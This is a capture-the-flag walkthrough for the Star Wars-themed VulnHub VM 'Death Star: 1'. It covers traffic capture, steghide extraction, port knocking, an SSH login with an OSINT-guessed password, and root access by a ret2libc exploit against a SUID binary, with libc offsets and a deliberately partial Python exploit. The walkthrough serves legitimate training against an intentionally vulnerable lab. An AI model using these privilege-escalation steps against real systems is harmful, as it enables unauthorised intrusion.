Writeup Death Star: 1 - Vulnhub

VM Created by: @mrhenrike

We started out doing nmap to list services, but this time (and the author warns) nmap won't be useful no matter how incredible it seems this time.

After a lot of analysis, a colleague gives me an incredible idea, to capture the traffic that is generated in case there is something weird (thanks Daniel Yuste!). And so it was, two messages appeared:

```
H@p?@@^@@@@@@@@@@
                )@?E@H@@@%/@@
@@@@@@@@@@@U
Thanks to the successful Operation Skyhook, the Rebel Alliance
got some plans for the new weapon of the Galactic Empire. We
know that there is a small opening that we can explore through a
thermal exhaust that is directly connected to the Main Reactor of the
Death Star. The superlaser takes 1440 minutes to reload.
It is very important to observe 'this window' in order to recover the blueprint.
This is because, it is only possible to make an attempt every 60 seconds.
?@@^Z@@@@@@@@@@
                )@?E}H@@@&@@@
@@@@@@@ei@L

Code to access the Death Star Blueprint
within the time it takes to reload is:  DS-1@OBS
```


In view of the above, we are not facing the typical machine of listing services and exploiting it, we are facing a far-fetched and at the same time, attractive machine dedicated and made by a Stars Wars fan.

After reading, I send the password via port 1440 UDP:

```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/DeathStar# echo "DS-1@OBS" | nc -u 192.168.1
1.146 1440
/9j/4AAQSkZJRgABAQEBLAEsAAD/2wBDAAIBAQEBAQIBAQECAgICAgQDAgICAgUEBAMEBgUGBgYFBgYGBwkIBgcJ
BwYGCAsICQoKCgoKBggLDAsKDAkKCgr/2wBDAQICAgICAgUDAwUKBwYHCgoKCgoKCgoKCgoKCgoKCgoK
CgoKCgoKCgoKCgoKCgoKCgoKCgr/wAARCAKwA4QDASIAAhEBAxEB/8QAHwAAAQUBAQEBAQEAAAAAAAAA
AAECAwQFBgcICQoL/8QAtRAAAgEDAwIEAwUFBAQAAAF9AQIDAAQRBRIhMUEGE1FhByJxFDKBkaEII0KxwRVS0fAk
M2JyggkKFhcYGRolJicoKSo0NTY3ODk6Q0RFRkdISUpTVFVWV1hZWmNkZWZnaGlqc3R1dnd4eXqDhIWGh4iJipKT
lJWWl5iZmqKjpKWmp6ipqrKztLW2t7i5usLDxMXGx8jJytLT1NXW19jZ2uHi4+Tl5ufo6erx8vP09fb3+Pn6/8QA
HwEAAwEBAQEBAQEBAQAAAAAAAAECAwQFBgcICQoL/8QAtREAAgECBAQDBAcFBAQAAQJ3AAECAxEEBSExBhJBUQdh
cRMiMoEIFEKRobHBCSMzUvAVYnLRChYkNOEl8RcYGRomJygpKjU2Nzg5OkNERUZHSElKU1RVVldYWVpjZGVmZ2hp
anN0dXZ3eHl6goOEhYaHiImKkpOUlZaXmJmaoqOkpaanqKmqsrO0tba3uLm6wsPExcbHyMnK0tPU1dbX2Nna4uPk
5ebn6Onq8vP09fb3+Pn6/9oADAMBAAIRAxEAPwD82dN+IHjmdZni8W6q223Ykf2nN7f7VP0r4heNXlWSTxXqmd2C
p1Ob/wCKqhof9jK80AN2MWrZOFwelMtLLSDdI5muiNwJI2iv0OCTlsflkpO1rmwfiJ4ziww8V6qcMTk6lN0/76q1
f/EPxo+syzReLNVKu/ONTl9PP96sZ20MMxt9qIPUDbVnUE0GK7uVVrwMPugbeK6UoqS0MHKXK9TRn+IHjOLaR4q1X
JTr/AGnN/wDFV2OoeOvG0PwU0qaTxdqTF9Xl4GoS5AAbvurzVjpBS3kae7z5YzwOa7nVJtIf4L6XGfPKDVJcFduQ
cGlJwbjpbVfqJcy5ten+RkQfELxk1tIB4q1MgbeupTf/ABVS6X418YFp93ijVji2l4Opy8/Kf9qsu3h0A20ole7B
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
7td53nP3cda6eWKqfD07HLzycfi/E0L3×34vjuyf+Ei1ArgHP9oy8cD/AGquav8AEDxMmnWCjxHfgi2P/MRl/vn/
AGqxLmXw694y/wCmH5R12egq1ri+Gkt7GWZroI1oeML/AHjR+7tH3fw8iX7Vtpy/EsRePvFLab+78R6if35z/wAT
GXnj/eq3ZeO/FUumXjnxFqIKxoR/xMJf73+9WFDJ4ZXTFWOS8WZsqRtOeKvWA0E6TfKHuwDEufu/3qr3HDWPXt5i
/eKfxfiSWvj7xc03lyeINQPyt/zEJvQ/7VJpvjbxbc6jBnxLqKqJl4/tCXnn/eqrZ/8ACPB1Je8JAOThcdKfpbeH
xeYe8yZlwDt9apqm7+7+BKnVX2vxLV7488VjUblf+Eh1EYkYc6hLxz/AL1F/wCOvFAcIviDUDuVf+YhL6f71Qag
nhsX1y3+mcytyNvHJqHUX8Ox3ARftgyo4wvPAoSgkrx/ATnUbfvfidx4//wDG/iaP4feFLhPEOofPaSFwNQlHcf7V
cnH4/wDFM2nsI/EmoH96AP8AiYTen+9W543g0pvh94Vec3RQ20oTAUHqOua5W1TQbbTCr/a8mbkqF9K5cLyul8P2
pdP7zOnFSqe1+LpHr/dRraL468XPbXscniHUV2W2f+QhLz8w/wBqm2fjnxU1xuPiHUeh4GoS+n+9UOm2uhTWt86S
Xf8Ax64wdvHzCmWC+H4ZUCveZIP93niuyEYe97v4eRyOc9Pe/EfbePvFUl5Ht8RajlJFH/IRl9R/tVa1rxx4o/ta
```

The server responds with a large code in base64, we repeat the procedure but save the result in a text file.

After decoding the file, we find this image:



If we look at the image, we have an unlock code... But what do we do with it? Clearly, we're still missing something.

After using several stenography techniques, we obtain with steghide and the previous password (***DS-1@OBS***) a text file with information of what to do.

```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/DeathStar# steghide extract -sf resultado-fo
tografia.jpeg
Anotar salvoconducto:
anot□los datos extra□dos e/"openTheExhaust.txt".
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/DeathStar# ls
```

```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/DeathStar# cat openTheExhaust.txt
Each segment of the "unlock code" can only contain 3 characters sent in sequence to unlo
ck port 10110.
```

The clue tells us that we have to use port 10110, but to do so, we will have to enter the unlock code first.

If we do an nmap, we can see the current status of port 10110:

```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/DeathStar# nmap 192.168.11.146 -p10110
Starting Nmap 7.80 ( https://nmap.org ) at
Nmap scan report for 192.168.11.146
Host is up (0.00054s latency).

PORT      STATE    SERVICE
10110/tcp filtered nmea-0183
MAC Address: 00:0C:29:18:3F:C3 (VMware)
```

If we break the unlock code into 3-digit pieces ***197-719-801-983***, we have a number of ports, this suggests to me that the service is opened by a port knocking at: ***197 719 801 983***

We knock on that port order and then we run nmap. Now it's open!

```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/DeathStar# knock 192.168.11.146 197 719 801 983
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/DeathStar# nmap 192.168.11.146 -p10110
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for 192.168.11.146
Host is up (0.00049s latency).

PORT      STATE SERVICE
10110/tcp open  nmea-0183
MAC Address: 00:0C:29:18:3F:C3 (VMware)
```

After testing if it's a web service on port 10110, I try to connect via SSH:

```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/DeathStar# ssh 192.168.11.146 -p 10110
The authenticity of host '[192.168.11.146]:10110 ([192.168.11.146]:10110)' can't be esta
blished.
ECDSA key fingerprint is SHA256:oXn/1IjNjNv4INght0MV2FrWXVvTB4QNM9Bx1aRRLos.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.11.146]:10110' (ECDSA) to the list of known hosts.

 ____  _____  _  _____ _   _ ____ _____  _    ____
|  _ \| ____|/ \|_   _| | | / ___|_   _|/ \  |  _ \
| | | |  _| / _ \ | | | |_| \___ \ | | / _ \ | |_) |
| |_| | |___/ ___ \| | |  _  |___) || |/ ___ \|  _ <
|____/|_____/_/   \_\_| |_| |_|____/ |_/_/   \_\_| \_\

Devoloped by Galen Walton Erso
System's user: erso
Pass Hint: My wife's first name plus the year (BBY) she died.

Glory to the Empire - Project DS-1: Orbital Battle Station


root@192.168.11.146's password:
```

We're doing well! We're almost inside the xD server. Now we are given two clues, one is the user "erso", the other clue is that the password is the combination of his wife's name and date of death in BBY years.

Here we will have to do OSINT, until we find the following information:

Therefore, the password is "lyra13", we use the data and access via SSH:

```
erso@192.168.11.146's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 4.4.0-146-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue May 12 16:08:17 CDT 2020

  System load: 0.0                Memory usage: 7%   Processes:       174
  Usage of /:  13.1% of 11.84GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

 ____  _____    _  _____ _   _ ____ _____  _    ____
|  _ \| ____|  / \|_   _| | | / ___|_   _|/ \  |  _ \
| | | |  _|   / _ \ | | | |_| \___ \ | | / _ \ | |_) |
| |_| | |___ / ___ \| | |  _  |___) || |/ ___ \|  _ <
|____/|_____/_/   \_\_| |_| |_|____/ |_/_/   \_\_| \_\

Devoloped by Galen Walton Erso
System's user: erso
Pass Hint: My wife's first name plus the year (BBY) she died.

Glory to the Empire - Project DS-1: Orbital Battle Station


Last login: Mon May  4 10:12:44 2020 from 192.168.138.130
erso@deathStar1:~$ id
uid=1000(erso) gid=1000(erso) groups=1000(erso)
erso@deathStar1:~$
```

We try to see if we have any binaries available to run through SUDO, but nothing. In our folder we have a file called "warning.txt" with information to read the message and destroy the empire's weapon.

```
erso@deathStar1:~$ sudo -l
sudo: unable to resolve host deathStar1
[sudo] password for erso:
Sorry, user erso may not run sudo on deathStar1.
erso@deathStar1:~$ ls -lna
total 28
drwxr-xr-x 3 1000 1000 4096 May  3 21:28 .
drwxr-xr-x 3    0    0 4096 May  3 21:03 ..
lrwxrwxrwx 1    0    0    9 May  3 20:59 .bash_history -> /dev/null
-rw-r--r-- 1 1000 1000  220 May  3 20:59 .bash_logout
-rw-r--r-- 1 1000 1000 3631 May  3 21:00 .bashrc
drwx------ 2 1000 1000 4096 May  3 21:28 .cache
-rw-r--r-- 1 1000 1000  690 May  3 21:00 .profile
-rw------- 1 1000 1000  369 May  3 21:01 warning.txt
erso@deathStar1:~$ cat warning.txt

Message from GALEN ERSO:

This is your chance. Destroy the plans of the Galactic Empire. I know that Lord Vader wi
ll not like this at all. But, this will be my chance for redemption. I hope you have eno
ugh knowledge to help destroy this new weapon.

Explore the system and get 'root access' to read the secret message located at '/root/me
ssage.txt'.

Hack or fail!!

erso@deathStar1:~$
```

We kept listing and found a strange SUID:

```
[-] SUID files:
-rwsr-xr-x 1 root root 44620 Feb 16  2014 /usr/bin/chfn
-rwsr-xr-x 1 root root 35916 Feb 16  2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 66252 Feb 16  2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 18136 May  7  2014 /usr/bin/traceroute6.iputils
-rwsr-sr-x 1 daemon daemon 46652 Oct 21  2013 /usr/bin/at
-rwsr-xr-x 1 root root 30984 Feb 16  2014 /usr/bin/newgrp
-rwsr-xr-x 1 root root 156708 Feb 10  2014 /usr/bin/sudo
-rwsr-xr-x 1 root root 72860 Oct 21  2013 /usr/bin/mtr
-rwsr-xr-x 1 root root 18168 Feb 11  2014 /usr/bin/pkexec
-rwsr-xr-x 1 root root 45420 Feb 16  2014 /usr/bin/passwd
-rwsr-xr-x 1 root root 5480 Feb 25  2014 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 9804 Feb 11  2014 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 329856 Jul  3  2014 /usr/lib/dbus-1.0/dbus-daemon-launch-he
lper
-rwsr-xr-x 1 root root 9612 Apr 12  2014 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 492972 May 12  2014 /usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 libuuid libuuid 17996 Jun  3  2014 /usr/sbin/uuidd
-rwsr-xr-- 1 root dip 322968 Jan 22  2013 /usr/sbin/pppd
-rwsr-xr-x 1 root root 35300 Feb 16  2014 /bin/su
-rwsr-xr-x 1 root root 43316 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 30112 Dec 16  2013 /bin/fusermount
-rwsr-xr-x 1 root root 7338 Nov  7  2019 /bin/dartVader
-rwsr-xr-x 1 root root 67704 Jun  3  2014 /bin/umount
-rwsr-xr-x 1 root root 88752 Jun  3  2014 /bin/mount
-rwsr-xr-x 1 root root 38932 May  7  2014 /bin/ping
```

We run "dartVader" and it sends us a threatening message... (Yes yes, Darth Vader speaks Portuguese too)

```
erso@deathStar1:~$ /bin/dartVader
dartVader: Voce tem um futuro aqui. Nao seja um Lammer, busque e aprenda realmente...
```

After reviewing the binary, it appears that it is vulnerable to "return-to-Libc attack (ret2libc)". The first thing is to see how it links, it seems to do so dynamically:

```
erso@deathStar1:~$ ldd /bin/dartVader
        linux-gate.so.1 =>  (0xb77b2000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75f6000)
        /lib/ld-linux.so.2 (0xb77b4000)
erso@deathStar1:~$
```

Then, in order to build the exploit, we will also need the "system" and the "exit", so I located "**libc.so.6**" and with readelf I got the data I needed:

```
erso@deathStar1:~$ locate libc.so.6
/lib/i386-linux-gnu/libc.so.6
erso@deathStar1:~$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -E "(system|exit)
@@"
   111: 00033690    58 FUNC    GLOBAL DEFAULT   12 __cxa_at_quick_exit@@GLIBC_2.10
   139: 00033260    45 FUNC    GLOBAL DEFAULT   12 exit@@GLIBC_2.0
   554: 000b8634    24 FUNC    GLOBAL DEFAULT   12 _exit@@GLIBC_2.0
   609: 0011e780    56 FUNC    GLOBAL DEFAULT   12 svc_exit@@GLIBC_2.0
   620: 00040310    56 FUNC    GLOBAL DEFAULT   12 __libc_system@@GLIBC_PRIVATE
   645: 00033660    45 FUNC    GLOBAL DEFAULT   12 quick_exit@@GLIBC_2.10
   868: 00033490    84 FUNC    GLOBAL DEFAULT   12 __cxa_atexit@@GLIBC_2.1.3
  1443: 00040310    56 FUNC    WEAK   DEFAULT   12 system@@GLIBC_2.0
  1492: 000fb610    62 FUNC    GLOBAL DEFAULT   12 pthread_exit@@GLIBC_2.0
  2243: 00033290    77 FUNC    WEAK   DEFAULT   12 on_exit@@GLIBC_2.0
  2386: 000fc180     2 FUNC    GLOBAL DEFAULT   12 __cyg_profile_func_exit@@GLIBC_2.
2
erso@deathStar1:~$
```

Out of respect for the rest of the participants and because this machine cost me a lot, I won't put all the code, you will have to investigate on your own and learn how to mount your own exploit. I think this is the best way to learn...

Part of my exploit:

```
  GNU nano 2.2.6                File: exploit.py

import struct

def m32(dir):
        return struct.pack("I",dir)

padding = "A"*52
base = 0xb75f6000
sys = m32(base + 0x00040310)
exit = m32(base + 0x00033260)


print(
```

As the message we found in the "erso" folder specified the full path of the flag, what I did was to program the exploit to copy the file and put it in the temporary folder:

```
erso@deathStar1:/$ dartVader $(python /tmp/exploit.py)
```

```
deathStar1:/tmp$ cat message.txt
        ††††††††x◇x †††
         .---.       ;--; /
      .'_:___". _..'.   __'.
      |__ --==|'-''' \'...;
      [  ]  :[|       |---\
      |__| I=[|     .'     '.
      / / ____|     :       '._
     |-/.____.'      | :       :
snd /___\ /___\      '-'._----'
------------------------------------
Congratulations!!
You helped me destroy the empire's weapon.
------------------------------------
If you had fun, love to get your feedback.
Send me a tweet @mrhenrike  ;)
Until the next VM and "May the force be with you".
```